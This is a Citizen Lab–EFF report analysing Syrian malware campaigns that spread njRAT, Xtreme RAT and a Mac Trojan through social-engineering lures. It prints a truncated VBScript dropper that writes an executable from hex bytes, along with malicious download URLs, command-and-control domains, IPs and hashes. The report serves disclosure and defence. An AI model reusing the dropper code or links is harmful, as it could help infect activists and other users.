Quantum of Surveillance:

Familiar Actors and Possible False Flags in Syrian Malware Campaigns

A joint Citizen Lab-EFF Report

By

Eva Galperin, Morgan Marquis-Boire, and
John Scott-Railton

Quantum of Surveillance:

Familiar Actors and Possible False Flags in Syrian Malware Campaigns

Malware attacks targeting the Syrian opposition were first publicly reported in early 2012, but observed as early as late 2011. As the campaigns move into their second year, we are publishing an update describing several recent attacks. Over the past two years, while tools have changed, attacks have maintained some common themes: easily available Remote Access Tools (RATs) combined with clever and well-informed social engineering. For example, opposition members have been targeted with fake security tools, fake Skype encryption, and a steady stream of intriguing bait documents and malicious links, tailored to the interests, needs, and fears of the opposition. The opposition, as well as NGOs and journalists working on the conflict, have also been the target of persistent phishing campaigns targeting emails and social media accounts. The attacks continue amid an online climate of degraded connectivity, surveillance, and occasional Internet blackouts.

While we have not sought to show a statistical correlation, the intensity of the campaigns we have observed, as proxied by the samples we have received, sometimes tracks events on the ground. For example, in late 2012, we began to suspect that malware activities had dwindled. Yet, less than 24 hours after an Internet blackout, we detected new malware campaigns. Similarly, the campaigns that we describe here came to our attention *after* the possibility of a US military action in Syria appeared to have been replaced by other diplomatic efforts.

However, links between malware intensity and current events are not always so clear. In June 2013, for example, spurred by a flurry of new cases, we reported on a series of fresh targeted attacks, including fake Freegate proxy software and the use of Windows shortcut files, but without a clear link to a proximate event in Syria.

The attacks analyzed here include:

- An attacker who actively moderated warning comments on a Facebook post with a malicious download link.
- New attacks by the same group responsible for the fake Freegate software, and attack in which the attacker leaves tantalizing clues in a debug string.
- A Mac OSX Trojan, which may be a "false flag" meant to implicate pro-Assad hackers in Syria, but which does not appear to have been authored by the groups with which we are familiar.

The campaigns described in this post include many of the elements we have consistently observed in this series of malware campaigns: the use of social media and messages that are crafted to be compelling to the target population. Some attacks also feature command and control servers that have been identified with pro-Syrian-government malware in the past, command and control servers that provide staging for other attacks that have previously been identified by Citizen Lab, and familiar remote access tools, such as XtremeRAT. In another case we identified a remote access tool we have not yet seen employed in these campaigns: njRAT.

A New Trojan and an Active Attacker

Cyber Arabs, an Arabic-language digital security project of the Institute for War and Peace Reporting, first announced this attack on Sept. 14, warning of a malicious download posted to the pro-opposition Revolution Youth Coalition on the Syrian Coast Facebook group. Visitors to the site on that date saw a post and a picture that encouraged them to click on a download link.

Translation:

Important The truth about killing Abu Basir al-Adkani has been revealed. Using photos and videos, an explanation as how Abu Basir, the battalion leader was killed.

The information would be of interest to many in the conflict: Abu Basir al-Adkani, the nom de guerre of Kamal Hamami, was a well-known commander in the Free Syrian Army who was killed at a checkpoint in July 2013, reportedly by elements of the Islamic State of Iraq and the Levant (ISIS). The malware came at a time of increasing concern among more secular opposition elements over the recent successes of groups like ISIS.

The text encourages the potential victim to click to see a video related to the conflict at the following URL:

http://ge [dot] tt/api/1/files [slash] 77Hfd7s/0/blob?download

It appears that the Facebook group had been hijacked by the attackers. Comments by Facebook users who attempted to alert their peers about the potential dangers of downloading this video were removed by the administrator on an ongoing basis, as seen in the screenshot below:

Clicking on the link downloads an executable: bjwytowe.packed.exe (Md5: 6c3e84a601b48eefc716936aee7c8374), which was first submitted to Virus Total on Sept. 14, 2013. This remote access tool is known as Bladabindi or njRAT. Earlier this year, this tool was identified in the targeting of government agencies in the Middle East, but this appears to the first time it has been identified in Syria.

The executable writes the following files:


C:\Documents and Settings\User\Local Settings\Temp\googl.exe

C:\Documents and Settings\User\Local Settings\Desktop\.tmp

The .tmp file contains the output of the keylogger.

It also writes the following file the Startup folder in the Programs folder of the Start Menu menu, in order to persist across reboots:

C:\Documents and Settings\User\Start Menu\Programs\Startup\e5a0410dea2dd60d1e5835b1df7e244f.exe



The attacker appears to have made some effort to obfuscate the executable, using an evaluation copy of DeepSea Obfuscator, a program sometimes found packaged with cracked versions of njRAT.

String identifying the use of obfuscation:

...This assembly has been obfuscated with an evaluation version of DeepSea Obfuscator….

...'This assembly will expire after 5 days...

The RAT makes a DNS request for: shaa1983.zapto.org (no-ip) and communicates with a command and control server at 46.213.210.210: port 1063 to port 1177. This is a Syrian IP on the Syriatel Mobile network.

Possibly Related Sample

Interestingly, Virus Total also has an nJRAT upload from Syria earlier in September, which may be related to this sample. This file is called syriagpj.Scr, which masquerades as a jpg but is using the Left-to-Right override trick and is actually a .scr, which is an executable.

It drops the following files:

C:\Documents and Settings\user\Local Settings\Application DataJeTzDlmzWg.exe
C:\Documents and Settings\user\Local Settings\Application DatagvyTWVBLOk.jpg

In addition to covertly installing njRAT, it also displays the image shown below:

This njRAT sample exfiltrates data to a command and control server at hacker1987.zapto.org, which resolves to 46.213.0.220, which is also on the Syriatel Mobile network.

Disturbing E-Mails

(Warning: Graphic Content)

This attack was first seen in an email sent to an NGO administrator on Oct. 7 with the subject "Serious video - It shows the malice of al-Assad's military." The sender's e-mail address, which we have redacted in this post, suggests connections with the Jabhat al-Nusra front. The body of the message reads: "Leaked and very very very serious footage. See what happened to a civilian, and what the civilian said," followed by a link to a video.

> From: [Redacted]
>
> Date: 2013/10/7
>
> Subject: الا سدي الـ جـ يش حـ قد يـ و ضح - خط ير ف يديـ و
>
> To: [NGO ADMINISTRATOR]
>
> الـ مدن ي ق الـ ه وما الـ مدن ي ين أحد ف ي ف ع له ت م ما شاهد جدا جدا وخط ير م سرب ف يديـ و
> http://url.no/Uu5

The expanded URL is: http://mrconstrucciones.net/js/video31.zip. The zip archive contains a file called جـــــــــــدا هـــــــــــــــــــــــــــــام ـديـ وف يـــــــــــ.scr. Executing this file displays an extremely graphic and disturbing video of a man having his throat cut with a knife and bleeding to death.

In addition to displaying the decoy video, the executable covertly drops the following file:

C:\Documents and Settings\user\Application Data\Microsoft\Windows\ospsvc.exe.

We identify this as Xtreme RAT, malware that can be used by an attacker with limited sophistication to log keystrokes and take screenshots of the victim's computer, among other activities. Xtreme RAT has long been associated with malware targeted at the Syrian opposition. Detailed instructions on how to find and remove Xtreme RAT from your Windows computer are available here.

The RAT exfiltrates data to tn1.linkpc.net, which resolves to the IP address 46.57.215.104, an address in Syrian IP space belonging to Syriatel Mobile.

More of the campaign is revealed...

A week later, we identified a second attack that also deployed Xtreme RAT, again sent as a malicious email attachment. The sender's address and the attachment title suggested links to the Free Syrian Army and/or the Syrian opposition. The message subject translates to "Very urgent - A statement from the General Intelligence of the Free Army." The message body is blank.

> Message Subject: الـ حر لـ لجـ يش الـ عامة الـ مخاب رات عن صادر بـ يان -- جدا مـ سـ تعجل
>
> Message Body: [Blank]

Upon opening the attachment (Md5: 16262d9e68be28275c130c32c8bd7a2f), it drops a file, يان --- رابـ ط الـ حر لـ لجـ يش الـ عامة الـ مخاب رات هم بـ.lnk (English: "Link - Important statement General Intelligence of the Free Army [sic]")

When parsed, this provides us with a shortened URL: http://url.no/syfree, which expands to:

> http://mrconstrucciones.net/js/youtube.php?url=http://www.facebook.com/2013.Free.Syrian.Army.2/posts/221362964705474

The site, http://mrconstrucciones.net/js/youtube.php has a 300kb encoded binary named google.exe embedded in it, see below:

```
<script language='javascript'>
                document.location='';
        </script>
<HTML>
<script language=JavaScript>m='%3Cscript%20language%3Dvbs%3E%0ASet%
20o%3DCreateObject%28%22Scripting.FileSystemObject%22%29%0ASet%20d
%3DCreateObject%28%22WScript.Shell%22%29%0Aa%3Do.GetSpecialFolder%
282%29%26%22%5Cgoogle.exe%22%0At%3Dsplit%28%224D%2C5A%2C90%
2C0%2C3%2C0%2C0%2C0%2C4%2C0%2C0%2C0%2CFF%2CFF%2C0%2C
0%2CB8%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C40%2C0%2C0%2C0%2
C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C
0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0%2C0
%2C0%2C0%2C0%2C0%2C0%2C80%2C0%2C0%2C0%2CE%2C1F%2CBA%2
CE%2C0%2CB4%2C9%2CCD%2C21%2CB8%2C1%2C4C%2CCD%2C21%2
C54%2C68%2C69%2C73%2C20%2C70%2C72%2C6F%2C67%2C72%2C61%
2C6D%2C20%2C63%2C61%2C6E%2C6E%2C6F%2C74%2C20%2C62%2C6
5%2C20%2C72%2C75%2C6E%2C20%2C69%2C6E%2C20%2C44%2C4F%2
C53%2C20%2C6D%2C6F%2C64%2C65%2C2E%2CD%2CD%2CA%2C24%2
C0%2C0%2C0%2C0%2C0%
```

After decoding it looks like this:

```
<script language='javascript'>
                document.location='';
        </script>
<HTML>
<script language=JavaScript>m='<script language=vbs>
Set o=CreateObject("Scripting.FileSystemObject")
Set d=CreateObject("WScript.Shell")
a=o.GetSpecialFolder(2)&"\google.exe"
t=split("4D,5A,90,0,3,0,0,0,4,0,0,0,FF,FF,0,0,B8,0,0,0,0,0,0,0,40,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,80,0,0,0,E,1F,BA,E,0,B4,9,CD,21,B8,1,4C,CD,
21,54,68,69,73,20,70,72,6F,67,72,61,6D,20,63,61,6E,6E,6F,74,20,62,65,20,72,75,6E,20,
69,6E,20,44,4F,53,20,6D,6F,64,65,2E,D,D,A,24,0,0,0,0,0,0,0,50,45,0,0,4C,1,3,0,E5,E2,
53,52,0,0,0,0,0,0,0,0,E0,0,2,1,B,1,8,0,0,F2,0,0,0,8,0,0,0,0,0,0,8E,11,1,0,0,20,0,0,0,0,0,0,
0,0,40,0,0,20,0,0,0,2,0,0,4,0,0,0,0,0,0,0,4,0,0,0,0,0,0,0,0,60,1,0,0,2,0,0,0,0,0,0,2,0,40,85,
0,0,10,0,0,10,0,0,0,0,10,0,0,10,0,0,0,0,0,0,10,0,0,0,0,0,0,0,0,0,0,3C,11,1,0,4F,0,0,0,0,
20,1,0,0,6,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,40,1,0,C,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,20,0,0,8,0,0,0,0,0,0,0,
0,0,0,0,8,20,0,0,48,0,0,0,0,0,0,0,0,0,0,0,2E,74,65,78,74,0,0,0,94,F1,0,0,0,20,0,0,0,F2,0,
0,0,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,20,0,0,60,2E,72,73,72,63,0,0,0,0,6,0,0,0,20,1,0,0,6,0,0,0,
F4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,40,0,0,40,2E,72,65,6C,6F,63,0,0,C,0,0,0,0,40,1,0,0,2,0,0,0,
FA,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,40,0,0,42,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,70,11,1,0,0,0,0,0,
48,0,0,0,2,0,5,0,80,F8,0,0,BC,18,0,0,3,0,0,0,2F,0,0,6,2C,51,0,0,78,4C,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,3,30,3,0,41,0,0,
```

Embedded in the data is the URL for the malware's command and control server, which receives the exfiltrated data: tn1.linkpc.net. This is the same command and control server used in the attack containing the disturbing video, linking the attacks.

Upon examination of the site linked to this attack (http://mrconstrucciones.net/js/), which appeared to have been the hacked site of a Mexican company, we found six malware binaries contained in various file types (.pif, .rar, .zip, and .php). As further evidence that this attack and the previous attack are linked, this directory contained the world-viewable (for a time) identical "video31.zip" file described above.


Index of /js

- Parent Directory
- ejemplos/
- img-13412-13441-5342.pif
- img-13412-13441-5342.rar
- img-13412-13441-5342.zip
- nhhhno.pif
- video31.zip
- youtube.php

Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 Server at mrconstrucciones.net Port 80


*

The two pieces of malware we've described are similar to the ones analyzed by Citizen Lab in our report from June 2013. The malware uses a command and control server whose domain (http://tn1.linkpc.net:81/123.functions) resolves to the same IP address as the command and control server described in the Citizen Lab report (http://tn5.linkpc.net:81/123.functions). We continue to see malware campaigns pointing to both domains.




The Freegate Hackers Return

This attack, which we first observed at the end of October as links to a malicious file on Dropbox in YouTube descriptions, appears to be associated with the group behind the Freegate attack, which Citizen Lab described a report in June 2013. An example of the link seeding is below:



The links leads to Dropbox pages hosting malicious files. The latest campaign, observed on Dec. 7, directed the victim to download from Dropbox a file called “anti skype bot.zip.”



When downloaded, the archive extracts to an executable called skype.exe. When run, the program drops two additional files.

C:\Documents and Settings\LocalService\Application Data\ad.exe

C:\Documents and Settings\LocalService\user.exe

The remote access tool then exfiltrates data to the thejoe.publicvm.com domain on port 1234, which resolves to 31.9.48.146, an address in beloning to the Syrian Telecommunications Establishment. This is the same command and control server used by the malicious copy of Freegate described in the Citizen Lab report in May 2013. It appears that these actors have changed their social engineering techniques but not their targets.

A Clue in the Debugging Strings

This attack begins with an extended live social engineering attempt by an attacker against a Syrian opposition target.

The attacker sends the following message, enticing the target with the promise of key information about the movements of Opposition fighting groups, Regime Forces (Syrian Arab Army) units and Shabiha (pro-Assad Militia), installations, and screen captures from Google Earth.

Translation:

> "Very important. For dissemination. [Information about] the military locations which civilians must avoid for their safety. The locations are also where the Islamic Army leadership decided to intensify its attacks with all kinds of weapons because the troops and leaders of al-Assad's army gather there. [Information about] the important military barricades in the roads used for the [military] supply and where explosions targeting Shabiha barricades might take place. All places are illustrated using photos from Google Earth."

Original

> <SNIP>
>
> ع لى حفاظاً ف يها الـ مدن ي ين ت واجد الـ محظور الـ ع سكري ة الأماكن لـ لـ ن شر جداً هلم
>
> بـ كاف ة عـ لـ يها هجومها ت ركـ يز الإ سلام جـ يش ق يادة ق ررت الـ تي الأماكن وهي سلام تهم
>
> الـ مهمة الـ ع سكري ة والـ حواجر سدا لأ جـ يش وق يادات ق وات يتجمّع حـ يث الأ سـ لحة أذ واع
>
> جم يع ت و ضـ يح ت م الـ شـ ب يحة بـ حواجز ت فجـ ير عم لـ يات ف يها ت تم وق د الأمداد لـ طرق بـ الـ نـ سـ بة
>
> اي رث غوغل من بـ صور الأماكن
>
> <SNIP>

The attacker then sent a malicious file called الإسلام جـ يش-هلم.rar (SHA 256: ff6f938ff6e3823ae7b844d569469b2744b1724d73a5ff0cc854bf958e13f6b0)

When opened, the file drops an executable called الـ ع سكري ة الأماكن.exe (Md5: f9527f60dadd7cb1a2777d7e92f240e0d0b31028f1e53b853c916e1b83c86bf4), which uses a PDF icon.

*

Of particular interest are the debug strings (a leftover product of development) in the malware, such as:

"C:\Users\syrian Malware\AppData\Local\Temporary Projects\ali2\obj\x86\Debug\ali2.pdb"

and

"WinForms_RecursiveFormCreate5WinForms_SeeInnerExceptionali2.Resources'aliallosh.sytes.netSyrian Malware."


The presence of the "syrian Malware" string further highlights the targeted nature of the attacks, and may provide interesting clues as to the identity and practices of the attacker. Some readers might find it odd, for example, that a domestic attacker would use the term "syrian malware" internally, and in English, to refer to their creation.

This remote access tool exfiltrates data to aliallosh.sytes.net on TCP port 81, which resolves to 188.139.131.16, an address in Syrian IP space belonging to Syriatel Mobile.

Mac OSX Trojan: A Possible False Flag?

Meanwhile, a new Mac OSX Trojan was found on Virus Total and was reported by Intego on Sept. 17, 2013 in a post called "New Mac Trojan Discovered Related to Syria." The report generated considerable media attention and speculation about possible links between this attack and the Syrian Electronic Army. The Syrian Electronic Army (SEA) went so far as to publicly deny responsibility. We find no linkages between this Trojan and the malware groups we have analyzed.

The malware is distributed disguised as a picture as seen below:



It is worth noting that previous malware campaigns associated with Syria that we've reported on have used sophisticated social engineering to tempt users into downloading their applications, using images and messages related to the Syrian conflict or disguising the malware as a security tool. The image above does not fall into either of these categories. The couple kissing is relatively innocuous. It is also very unusual to see an OSX Trojan targeted at this population, which is made up almost entirely of Windows users.

When run, the Trojan copies itself to /Users/Shared/UserEvent.app (Md5 6a36379b1da8919c1462f62deee666be). This then communicates with a command and control server at servicesmsc.sytes.net on port 7777/tcp.

On Sept. 19 this pointed to 199.127.102.242, part of an IP block owned by Avesta Networks, located in Miami, Florida.

Why the attacker would want to associate their malware with the Syrian Electronic Army is unclear, but the preponderance of evidence appears to suggest that this operation is unrelated to campaigns we have been tracking since 2011.

Staying Safe

If your computer is infected with the malware described in these attacks, removing the remote access tool does not guarantee that your computer will be safe or secure. These attacks eventually give an attacker the ability to execute arbitrary code on your computer. There is no guarantee that the attacker has not installed additional malicious software while in control of the machine. The safest course of action is to reinstall the operating system on your computer and change all passwords to accounts you may have logged into while the computer was infected.

Ideally, we recommend that you avoid getting infected in the first place by familiarizing yourself with the latest social engineering tactics being used by these groups.

EFF and Citizen Lab are deeply concerned by the reemergence of pro-government malware targeting online activists in Syria. The malware campaigns appear to be becoming more and more sophisticated, incorporating greater levels of social engineering. Additionally, the presence of possible false flag operations muddies the waters, making it more difficult to identify actors. Both the false flag attacks and the genuine malware campaigns against members of the Syrian opposition warrant further investigation. We urge Syrians to be wary of opening email attachments containing documents or PDFs and to be especially careful when clicking on links in pro-opposition Facebook groups and YouTube pages.

Additional thanks to: Nart Villeneuve and Bill Marczak